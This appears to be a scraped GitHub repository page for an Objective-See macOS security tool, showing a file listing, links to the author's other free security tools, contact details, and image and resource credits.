
objective-see committed on GitHub Merge pull request #11 from josh-stein/master ... Latest commit 207a78e 9 days ago

configure	configure.sh: stylistic improvements	12 days ago
kernelExtension	v.0.9.1 commit	12 days ago
launchDaemon	UI improvements & rules baselining	12 days ago

open-source :)

LIKE FREE TOOLS?
and 0days & malware analysis?

support it :)
www.patreon.com/objective_see



TaskExplorer

OverSight

KnockKnock

BlockBlock

KextViewr

RansomWhere?

Ostiarius

Questions & Answers

contact me any time :)

@patrickwardle

patrick@synack.com

speakerdeck.com/patrickwardle

Objective-See

patreon.com/objective_see

Synack ⇒ join the red team!

www.synack.com/red-team

CREDITS

mahalo :)

images

- FLATICON.COM
- ICONMONSTR.COM
- ICONEXPERIENCE.COM

- HTTP://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/
- HTTP://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG

resources

- HTTPS://BLOG.MALWAREBYTES.COM/THREAT-ANALYSIS/2017/01/NEW-MAC-BACKDOOR-USING-ANTIQUATED-CODE/
- HTTP://OSXBOOK.COM/BOOK/BONUS/CHAPTER2/ALTERMOUSE/
- HTTP://OSXBOOK.COM/BOOK/BONUS/CHAPTER2/ALTERKEYS/